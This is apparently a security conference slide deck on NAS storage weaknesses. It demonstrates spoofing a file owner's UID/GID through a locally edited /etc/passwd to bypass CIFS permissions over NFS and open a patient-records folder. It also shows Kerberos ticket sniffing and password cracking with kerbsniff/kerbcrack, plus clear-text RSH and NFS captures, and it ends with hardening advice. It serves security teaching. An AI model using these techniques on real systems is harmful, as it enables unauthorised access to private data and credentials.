
The screenshot shows an SSH terminal window titled "10.32.18.8 - default - SSH Secure Shell". The terminal output is as follows:

```
[hdwivedi@localhost jum4nj1]$ id
uid=500(hdwivedi) gid=500(hdwivedi) groups=500(hdwivedi)
[hdwivedi@localhost jum4nj1]$ ls -al
total 32
drwxrwxrwx  7 6161    30          4096 Mar 30 09:59 .
drwxrwxrwx 11 4296    30          8192 Jun 15 09:26 ..
drwxrwxrwx  2 6161    30          4096 Mar 30 09:59 Genetic Research
drwxrwxrwx  2 6161    30          4096 Mar 30 09:59 Internal Medicine
drwxrwxrwx  2 6161    30          4096 Mar 30 09:59 IT Support
drwx----- 2 6161    30          4096 Mar 30 10:42 Patient Information
drwxrwxrwx  2 6161    30          4096 Mar 30 09:59 Pharmacology
[hdwivedi@localhost jum4nj1]$ cd "Patient Information"
bash: cd: Patient Information: Permission denied
[hdwivedi@localhost jum4nj1]$
```


The terminal window also shows a menu bar (File, Edit, View, Window, Help), a toolbar with various icons, and a status bar at the bottom indicating "Connected to 10.32.18.8" and "SSH2 - aes128-cbc - hmac-md5 - none 83x18".

NAS Subvert Permissions : NFS

- ▶ By typing "ls -al", notice the Patient Information folder is restricted to the owner of that folder, who is the user 'himanshu', with a Unix UID of 6161 and GID of 30



```
10.32.18.8 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles
[hdwivedi@localhost jum4nj1]# ls -al
total 32
drwxrwxrwx  7 6161  30      4096 Mar 30 09:59 .
drwxrwxrwx 11 4296  30      8192 Jun 15 09:26 ..
drwxrwxrwx  2 6161  30      4096 Mar 30 09:59 Genetic Research
drwxrwxrwx  2 6161  30      4096 Mar 30 09:59 Internal Medicine
drwxrwxrwx  2 6161  30      4096 Mar 30 09:59 IT Support
drwx----- 2 6161  30      4096 Mar 30 10:42 Patient Information
drwxrwxrwx  2 6161  30      4096 Mar 30 09:59 Pharmacology
[hdwivedi@localhost jum4nj1]#
```



Patient Information Properties

General Security

Name: Himanshu (himanshu@SecureBld.com)

Permissions:

	Allow	Deny
Full Control	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Modify	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read & Execute	<input checked="" type="checkbox"/>	<input type="checkbox"/>
List Folder Contents	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>


Advanced...

Allow inheritable permissions from parent to propagate to this object

OK Cancel Apply

NAS Subvert Permissions : NFS

- ▶ User 'hdwivedi' SUs (switch user) to root on their local machine, changing their UID to 0 and GID to 0 (god rights) and still get denied to the folder




```
10.32.18.8 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles

[hdwivedi@localhost jum4nj1]$ id
uid=500(hdwivedi) gid=500(hdwivedi) groups=500(hdwivedi)
[hdwivedi@localhost jum4nj1]$ ls -al
total 32
drwxrwxrwx  7 6161    30          4096 Mar 30 09:59 .
drwxrwxrwx 11 4296    30          8192 Jun 15 09:26 ..
drwxrwxrwx  2 6161    30          4096 Mar 30 09:59 Genetic Research
drwxrwxrwx  2 6161    30          4096 Mar 30 09:59 Internal Medicine
drwxrwxrwx  2 6161    30          4096 Mar 30 09:59 IT Support
drwx-----  2 6161    30          4096 Mar 30 10:42 Patient Information
drwxrwxrwx  2 6161    30          4096 Mar 30 09:59 Pharmacology
[hdwivedi@localhost jum4nj1]$ su root
Password:
[root@localhost jum4nj1]# cd "Patient Information"
bash: cd: Patient Information: Permission denied
[root@localhost jum4nj1]#
```

Connected to 10.32.18.8 SSH2 - aes128-cbc - hmac-md5 - none 83x18

NAS Subvert Permissions : NFS


- ▶ User 'hdwivedi' edits their local /etc/passwd file and changes their UID to 6161 and GID to 30



```
10.32.18.8 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47:/:/var/spool/mqueue:/dev/null
rpm:x:37:37:/:/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
ntp:x:38:38:/:/etc/ntp:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/bin/false
gdm:x:42:42:/:/var/gdm:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
apache:x:48:48:Apache:/var/www:/bin/false
pcap:x:77:77:/:/var/arpwatch:/bin/nologin
hdwivedi:x:6161:30:/:/home/hdwivedi:/bin/bash
-- INSERT --
Connected to 10.32.18.8  SSH2 - aes128-cbc - hmac-md5 - none  83x18
```

NAS Subvert Permissions : NFS

- ▶ User 'hdwivedi' now attempts to access the folder called "Patient Information" and is now granted access!



```
10.32.18.8 - default - SSH Secure Shell
File Edit View Window Help
Quick Connect Profiles
bash-2.05$ id
uid=6161(hdwivedi) gid=30 groups=30
bash-2.05$ ls -al --color
total 32
drwxrwxrwx  7 hdwivedi 30          4096 Mar 30 09:59 .
drwxrwxrwx 11 4296      30          8192 Jun 15 09:26 ..
drwxrwxrwx  2 hdwivedi 30          4096 Mar 30 09:59 Genetic Research
drwxrwxrwx  2 hdwivedi 30          4096 Mar 30 09:59 Internal Medicine
drwxrwxrwx  2 hdwivedi 30          4096 Mar 30 09:59 IT Support
drwx----- 2 hdwivedi 30          4096 Mar 30 10:42 Patient Information
drwxrwxrwx  2 hdwivedi 30          4096 Mar 30 09:59 Pharmacology
bash-2.05$ cd "Patient Information"
bash-2.05$ ls -al --color
total 8
drwx----- 2 hdwivedi 30          4096 Mar 30 10:42 .
drwxrwxrwx  7 hdwivedi 30          4096 Mar 30 09:59 ..
-rwx----- 1 hdwivedi 30           0 Mar 30 10:42 Aisha-PatientHistory.doc
-rwx----- 1 hdwivedi 30           0 Mar 30 10:42 Jai-PatientHistory.doc
-rwx----- 1 hdwivedi 30           0 Mar 30 10:40 Kusum-MedicalRecord.doc
-rwx----- 1 hdwivedi 30           0 Mar 30 10:41 Neeraja-MedicalRecord.doc
-rwx----- 1 hdwivedi 30           0 Mar 30 10:41 Rohan-PatientHistory.doc
-rwx----- 1 hdwivedi 30           0 Mar 30 10:42 Rohini-MedicalRecord.doc
-rwx----- 1 hdwivedi 30           0 Mar 30 10:40 Shreya-MedicalRecord.doc
bash-2.05$
```

Connected to 10.32.18.8 | SSH2 - aes128-cbc - hmac-md5 - none | 87x24

NAS Subvert Permissions : NFS

▶ NAS Demo

■ Subvert Permission

▶ Subvert CIFS permissions with NFS weaknesses

- Demo 1: Setting CIFS permissions
- Demo 2: Subvert CIFS permissions via NFS

NAS Sniffing


▶ NAS: Sniffing

- CIFS
 - ▶ NTLM (downgrade attack)
 - ▶ Kerberos Tickets
- Management
 - ▶ RSH, Telnet
- NFS
 - ▶ Clear-text mounting

NAS Sniffing: CIFS

► NAS: Sniffing

- Downgrade to NTLMv1



NAS Sniffing: CIFS

- ▶ NAS: Sniffing
 - Kerberos Tickets

```
c:\ #Bash - kerbsniff CIFS-Kerberos.txt
c:\>kerbsniff CIFS-Kerberos.txt
KerbSniff 1.2 - (c) 2002, Arne Vidstrom
- http://ntsecurity.nu/toolbox/kerbcrack/
Captured packets: *
```

```
c:\ #Bash
c:\>kerbcrack CIFS-Kerberos.txt -d words-english-dic
KerbCrack 1.2 - (c) 2002, Arne Vidstrom
- http://ntsecurity.nu/toolbox/kerbcrack/

Loaded capture file.
Currently working on:

Account name - administrator
From domain - aual
Trying password - dataone

Number of cracked passwords this far: 1
Done.
c:\>
```

NAS Sniffing: NFS

- ▶ NAS: Sniffing
 - Clear-text of RSH

<capture> - Ethereal

No.	Time	Source	Destination	Protocol	Info
9	8.519621	10.1.0.101	172.16.1.117	TCP	29381 > 512 [SYN] Seq=4621
10	8.519676	172.16.1.117	10.1.0.101	TCP	512 > 29381 [SYN, ACK] Seq=
11	8.520351	10.1.0.101	172.16.1.117	TCP	29381 > 512 [ACK] Seq=4621
12	8.520823	10.1.0.101	172.16.1.117	TCP	29381 > 512 [PSH, ACK] Seq=
19	8.630107	172.16.1.117	10.1.0.101	TCP	512 > 29381 [ACK] Seq=1411
20	8.630854	10.1.0.101	172.16.1.117	TCP	29381 > 512 [PSH, ACK] Seq=
21	8.640816	172.16.1.117	10.1.0.101	TCP	512 > 29381 [PSH, ACK] Seq=
24	8.680116	172.16.1.117	10.1.0.101	TCP	512 > 29381 [FIN, ACK] Seq=
26	8.680938	10.1.0.101	172.16.1.117	TCP	29381 > 512 [ACK] Seq=4621
27	8.681344	10.1.0.101	172.16.1.117	TCP	29381 > 512 [FIN, ACK] Seq=
28	8.681359	172.16.1.117	10.1.0.101	TCP	512 > 29381 [ACK] Seq=1411

.....

0000	00 09 6b 50 fb f9 00 10	7b f9 11 73 08 00 45 00	..kP.... {..s..E.
0010	00 37 bd 84 40 00 7f 06	86 51 0a 01 00 65 ac 10	.7..@.0. .Q...e..
0020	01 75 72 c5 02 00 1b 8b	e9 b1 54 27 df d4 50 18	.ur..... .T'..P.
0030	ff 70 cc ac 00 00 72 6f	6f 74 00 73 68 72 65 79	.p....ro ot.shrey
0040	61 00 6c 73 00		a.ls.

Filter: req 172.16.1.117) and (tcp.port eq 29381 and tcp.port eq 512) [Reset] Data (data)

Contents of TCP stream

29382.root.shreya.ls..

NAS Sniffing: NFS

- ▶ NAS: Sniffing
 - Clear-text NFS

The screenshot shows a network traffic capture in Wireshark. The top pane displays a list of captured packets. Packet 1 is selected, showing details for Ethernet II, Internet Protocol, and Transmission Control Protocol. The data pane shows the raw bytes of the packet, which are highlighted in black. The data pane also shows a hex dump of the data, with the following text visible:

```
0020 01 75 04 01 08 01 00 00 00 00 00 00 50 18 .V.....P.  
0030 7d 78 fc 73 00 00 3d 6f 75 6e 74 20 31 37 32 2e }x.s..no unt 172.  
0040 51 36 2e 31 2e 31 31 38 3a 2f 20 2f 6d 6e 74 2f 16,1,118 :/ /ent/  
0050 6e 66 73 73 68 61 72 65 nsshare
```

The bottom pane shows the filter: `Data (data), 34 bytes`.

Conclusion

- ▶ Security should not overlook NAS Devices
- ▶ Supporting CIFS and NFS also means support their security issues
- ▶ Secure storage devices
 - Disable Clear-text management
 - ▶ Telnet, RSH, HTTP
 - Disable anonymous enumeration
 - ▶ Disable share enumeration under CIFS
 - ▶ Use aliases for NFS exports clients in /etc/hosts
 - Require strong authentication by CIFS and NFS clients
 - Enable in-line and/or at rest encryption
 - ▶ Many NAS devices support IPsec
 - ▶ 3rd party encryption devices can encrypt data at rest

Questions

Himanshu Dwivedi

▶ hdwivedi@stake.com

Security Books Authored by presenter:

▶ **Storage Security Handbook**

▪ (http://www.neoscale.com/English/Downloads/Storage_Security_Handbook/SSH_ToC.html)

▶ **Implementing SSH (Wiley Publishing)**



▶ **The Complete Storage Reference, Chapter 25 (McGraw-Hill)**

Storage Security Whitepaper co-authored by presenter:

▶ www.stake.com/research/reports/index.html

Special Thanks:

▶ **Andy, Joel, Kusum, Sudhanshu, and Neeraja**

References

- Nmap
 - ▶ Written by Fyodor (www.insecure.org/nmap)
- Winfo
 - ▶ Written by Arne Vindstrom (www.ntsecurity.nu)
- Enum
 - ▶ Written by Jordan Ritter (www.bindview.com/razor/utilities)
- LC5
 - ▶ Produced by @stake R&D (www.@stake.com)
- Kerbsniff/Kerbcrack
 - ▶ Written by Arne Vindstrom (www.ntsecurity.nu)
- Ethereal
 - ▶ Produced by Ethereal (www.ethereal.com)